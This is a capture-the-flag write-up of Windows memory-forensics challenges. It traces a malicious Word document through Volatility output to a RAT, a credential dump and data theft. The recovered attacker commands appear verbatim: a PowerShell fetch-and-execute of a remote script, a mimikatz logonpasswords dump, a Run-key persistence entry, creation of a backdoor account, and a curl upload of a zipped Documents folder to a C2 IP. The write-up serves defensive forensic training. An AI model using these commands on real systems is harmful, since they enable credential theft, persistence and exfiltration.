8428    776     ApplicationFra  0xba018e9a1300  8       -       2       False   2025-12-11 19:41:12.000000 UTC  N/A     Disabled
8456    776     SecHealthUI.ex  0xba018e9a0080  28      -       2       False   2025-12-11 19:41:12.000000 UTC  N/A     Disabled
6612    776     SecurityHealth  0xba0187ca8340  1       -       2       False   2025-12-11 19:41:13.000000 UTC  N/A     Disabled
8364    656     svchost.exe     0xba018ea7f280  2       -       0       False   2025-12-11 19:41:16.000000 UTC  N/A     Disabled
7204    656     svchost.exe     0xba018ebdb0c0  3       -       0       False   2025-12-11 19:41:20.000000 UTC  N/A     Disabled
7596    776     SecurityHealth  0xba018ee6e080  1       -       2       False   2025-12-11 19:41:25.000000 UTC  N/A     Disabled
7776    4380    notepad++.exe   0xba018cc8a080  6       -       2       False   2025-12-11 19:41:32.000000 UTC  N/A     Disabled
1460    4832    OneDrive.Sync.  0xba018ee86080  16      -       2       False   2025-12-11 19:41:59.000000 UTC  N/A     Disabled
4564    656     svchost.exe     0xba018e370080  5       -       0       False   2025-12-11 19:42:07.000000 UTC  N/A     Disabled
7072    776     TextInputHost.  0xba018ee32080  10      -       2       False   2025-12-11 19:42:52.000000 UTC  N/A     Disabled
1220    656     svchost.exe     0xba018f22c340  5       -       0       False   2025-12-11 19:42:55.000000 UTC  N/A     Disabled
4292    776     RuntimeBroker.  0xba018f179080  2       -       2       False   2025-12-11 19:43:32.000000 UTC  N/A     Disabled
8156    656     svchost.exe     0xba018eb312c0  8       -       0       False   2025-12-11 19:43:39.000000 UTC  N/A     Disabled
9044    4660    msedge.exe      0xba018f17c080  49      -       2       False   2025-12-11 19:46:45.000000 UTC  N/A     Disabled
9080    9044    msedge.exe      0xba018eea1080  7       -       2       False   2025-12-11 19:46:45.000000 UTC  N/A     Disabled
8240    9044    msedge.exe      0xba018ee07080  15      -       2       False   2025-12-11 19:46:47.000000 UTC  N/A     Disabled
8264    9044    msedge.exe      0xba018ee06080  16      -       2       False   2025-12-11 19:46:47.000000 UTC  N/A     Disabled
```


After I listing all of the processes, the output still not shows any malicious indicator. so I proceed to windows.cmdline plugin retrieve the artifact of the attacker's activities.

```
python .\vol.py -f 'C:\Users\Flare\Downloads\MCMC\memoir 2
\memdump.mem' windows.cmdline

4784    WINWORD.EXE     "C:\Program Files\Microsoft Office
```

```
\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputa
n_Bengkel_Strategik.docx
7240    cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Ob
ject Net.WebClient).DownloadString('https://raw.githubuserc
ontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
```

Found out that `WINWORD.EXE` is running `Jemputan_Bengkel_Strategik.docx` . after executing the docx, the powershell suddenly executed another malicious command.


This command uses PowerShell to **download and immediately execute a remote script (`cat.ps1`) from GitHub directly into memory**, bypassing the local execution policy.



flag: `NEXSEC25{Jemputan_Bengkel_Strategik.docx}`


4.12. MEMOIR #2

Points: 10 (Beginner)
Description



After retrieve the malicious doc, I must retrieve the IP address of the c2 server. I'm using the command below to perform a **network connection analysis** on the memory dump.

```
python .\vol.py -f 'C:\Users\Flare\Downloads\MCMC\memoir 2
\memdump.mem' windows.netscan
```




Found out that the `team.exe` is a **dropper / RAT** that bound the compromised device to the external IP address `188.166.181.254`.

flag: `NEXSEC25{188.166.181.254}`


4.13. MEMOIR #3

Points: 10 (Beginner)
Description



From the previous question, I found out that after executing the doc, it will run the PowerShell and download the `cat.ps1` at `https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1`

```
 python .\vol.py -f 'C:\Users\Flare\Downloads\MCMC\memoir 2
\memdump.mem' windows.cmdline --pid 6112
```




the pid of the command is `6112`.

flag: `NEXSEC25{kimmisuuki}`


4.14. MEMOIR #4

Points: 20 (Beginner)
Description



I just ran command below to search the memory for the file paths and names of all executable files (`.exe`) that were located specifically within the `C:\Users\azman` directory structure.

```
python .\vol.py -f "C:\Users\Flare\Downloads\MCMC\memoir 2
\memdump.mem" windows.filescan | findstr /i "Users\\azman"
| findstr /i ".exe"
```



I found another malicious `.exe` file which is `mk.exe`. in my mind, this might be `mimikatz.exe` . so the attacker is using mimikatz to dump the password hashes from the compromised device.

make a further analysis about `mk.exe`.


```
strings pid.6112.dmp | Select-String "mk.exe"
```

```
PS C:\Users\Flare\Downloads\volatility3 > strings pid.6112.dmp | Select-String "mk.exe"

MK.EXE
mk.exe
z\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
C:\Users\azman\AppData\Local\Temp\mk.exe
\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
\Users\azman\AppData\Local\Temp\mk.exe
\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
\mk.exe
\Device\HarddiskVolume3\Windows\Prefetch\MK.EXE-59A5A6E9.pf
$<MK.EXE-59A5A6E9.pf
MK.EXE-59A5A6E9.pf
<mk.exe
:dows\Prefetch\MK.EXE-59A5A6E9.pf
mk.exe
\Device\HarddiskVolume3\Users\azman\AppData\Local\Temp\mk.exe
mk.exe_
MK.EXE-59A5A6E9.pff
PS C:\Users\azman\Downloads> Invoke-WebRequest -Uri https://github.com/kimmisuuki/AppleSeed/raw/refs/heads/main/mk.exe -OutFile $env:TEMP\mk.exe
-a----        12/12/2025   3:56 AM        1250056 mk.exe
C:\Users\azman\AppData\Local\Temp\mk.exe
mk.exe
PS C:\Windows\system32> .$env:TEMP\mk.exe "log %tmp%\cred.log" "privilege::debug" "sekurlsa::logonpasswords" "log /stop" exit
C:\Users\azman\AppData\Local\Temp\mk.exe
$<MK.EXE-59A5A6E9.pf`
$<MK.EXE-59A5A6E9.pf`
$<MK.EXE-59A5A6E9.pf
<mk.exeH
<mk.exeH
<mk.exeP
```

```
.$env:TEMP\mk.exe "log %tmp%\cred.log" "privilege::debug"
"sekurlsa::logonpasswords" "log /stop" exit
C:\Users\azman\AppData\Local\Temp\mk.exe
```

the `mk.exe` is running a malicious command that's same with mimikatz.


so I just install `mimikatz.exe` in flare and go to virustotal to retrieve the hash.



flag: `nexsec25{D1F7832035C3E8A73CC78AFD28CFD7F4CECE6D20}`


4.15. MEMOIR #5

Points: 10 (Beginner)
Description



From the previous flag, the powershell also executed another malicious command. so i just retrieve back using the command below:

```
python .\vol.py -f 'C:\Users\Flare\Downloads\MCMC\memoir 2
\memdump.mem' windows.cmdline

3968    powershell.exe  powershell.exe  -nop -e UwBlAHQALQB
FAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzAC
AALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBlAHIAOwAgAEMAO
gBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBuAHQAVgBp
AGUAdwBlAHIAUgBDAEUALgBwAHMAMQA=
```



the payload is in base64 so I just decoded it using cyberchef.

flag: `nexsec25{EventViewerRCE.ps1}`

4.16. MEMOIR #6


Points: 10 (Beginner)

Challenge Question: What is the SHA1 hash of the backdoor?

1. Objective

The goal is to identify the malicious executable (`team.exe`), which was used for post-exploitation persistence and remote access, and retrieve its corresponding SHA1 hash from the memory image metadata for threat intelligence purposes.

2. Analysis Methodology (Volatility Framework - Amcache)




The investigation utilized the Volatility Framework to analyze the memory image (`memdump.mem`), focusing on Windows forensic artifacts that record execution history.

Steps Taken:

1. **Process Identification:** Initial triage confirmed a suspicious execution chain originating from a user application (`WINWORD.EXE`) leading to the execution of `team.exe`.
2. **Backdoor Location:** The full path of the backdoor was identified as `\Users\azman\AppData\Local\Temp\team.exe`. The use of the temporary directory is a common technique to evade detection and utilize user-writable locations.
3. **Amcache Analysis:** We utilized the `amcache` plugin in Volatility to extract metadata, including hashes, for executables that have run on the system. The `amcache` command was filtered for the specific backdoor filename:

- **Command:** `python3 vol.py -f memdump.mem windows.amcache | grep -i team.exe`

3. Findings



The `amcache` output successfully located the entry for the backdoor file and provided the corresponding SHA1 hash, along with the execution timestamp:

- **File Path:** `c:\users\azman\appdata\local\temp\team.exe`
- **SHA1 Hash:** `255d932fa4418ac11b384b125a7d7d91f8eb28f4`
- **Execution Time:** 2025-12-11 20:06:43.000000 UTC

4. Solution

The SHA1 hash of the backdoor is submitted in the required CTF format.


Flag:

`NEXSEC25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}`

4.17. MEMOIR #7

Points: 20 (Beginner)
Challenge Question: What is the key value name used for persistence?

1. Discovery Method



Using `grep` on PowerShell transcript artifacts, the following command was recovered:

Code

```
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
```

2. Analysis

- **Persistence Technique:** Registry Run key modification via PowerShell
- **Registry Path:** `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`
- **Key Value Name:** `selamat`
- **Payload Executable:** `team.exe` (located in `AppData\Local\Temp`)
- **Purpose:** Ensures automatic execution of the RAT on system startup

Flag `NEXSEC25{selamat}`

4.18. MEMOIR #8

Points: 15 (Beginner)
Description What are the credentials of the newly created user account?


1. Objective

Following the ransomware execution, the attacker likely performed post-exploitation steps, which often include establishing an additional, hidden user account for backdoor access. We must analyze memory artifacts (PowerShell transcripts) to recover the command used to create this account and extract the credentials.

2. Analysis Methodology (Volatility Framework)

The investigation required analyzing the memory image (`windows.mem`) for evidence of command-line activity. PowerShell transcripts, if enabled, log commands executed by the user or processes.

Steps Taken:



1. **Dumping PowerShell Transcripts:** Using the memory addresses provided, the Volatility Framework was used to dump the PowerShell transcripts from memory.
    - **Command Example:** `python3 vol.py -f memdump.mem windows.dumpfiles --virtaddr 0xba018fb65690`

2. **Searching for Account Creation Command:** The dumped files (e.g., `.dat` files) were searched using the `grep` utility for commands related to user account management (`net user`).
    - **Command:** `grep -a "net user" file.*.dat`

3. Findings

The `grep` command successfully located the exact command executed by the attacker (or the malware post-exploitation module) to create a new user account:

- **Command Found:** `net user fakhri admin123 /add`

This command specifies:

- **Username:** `fakhri`
- **Password:** `admin123`
- **Action:** `/add` (create the account)

4. Solution

The flag requires the username and password separated by a colon (`:`) and wrapped in the CTF format.

Flag: `NEXSEC25{fakhri:admin123}`

4.19. MEMOIR #9

Points: 10 (Beginner)

Challenge Question: What was the name of the archive file that was exfiltrated?

1. Objective

The goal is to determine the filename of the compressed archive containing the victim's stolen data, which was prepared for exfiltration by the attacker.

2. Analysis Methodology (PowerShell Transcript Review)

This step involved analyzing the dumped PowerShell transcripts (recovered in the previous challenge) for commands related to data staging and exfiltration. Attackers commonly use built-in tools like `Compress-Archive` (PowerShell) or `curl` to complete this process.

Steps Taken:

1. **Filtering Transcripts:** The transcripts were filtered using `grep` to search for common archive extensions (`.zip`, `.rar`, `.7z`) as evidence of data compression.
    - **Command:** `grep -a -iE "\\.zip|\\.rar|\\.7z" file.*.dat`
2. **Identifying Staging Command:** The command output revealed the use of `Compress-Archive` to package the data:
    - **Compression Command:** `Compress-Archive -Path "C:\\Users\\azman\\Documents" -DestinationPath "C:\\Users\\azman\\Downloads\\Documents.zip" -Force`
3. **Identifying Exfiltration Command:** A subsequent command confirmed the use of the `curl` utility to upload the newly created archive:
    - **Exfiltration Command:** `cmd.exe /c curl -XPOST <http://188.166.181.254/upload> -F files=@C:\\Users\\azman\\Downloads\\Documents.zip`

3. Findings

Both commands confirm that the attacker targeted the user's `Documents` folder and compressed it into a file named **Documents.zip** before sending it to the command-and-control (C2) server (`http://188.166.181.254/upload`).

4. Solution

Flag:

Plaintext

`NEXSEC25{Documents.zip}`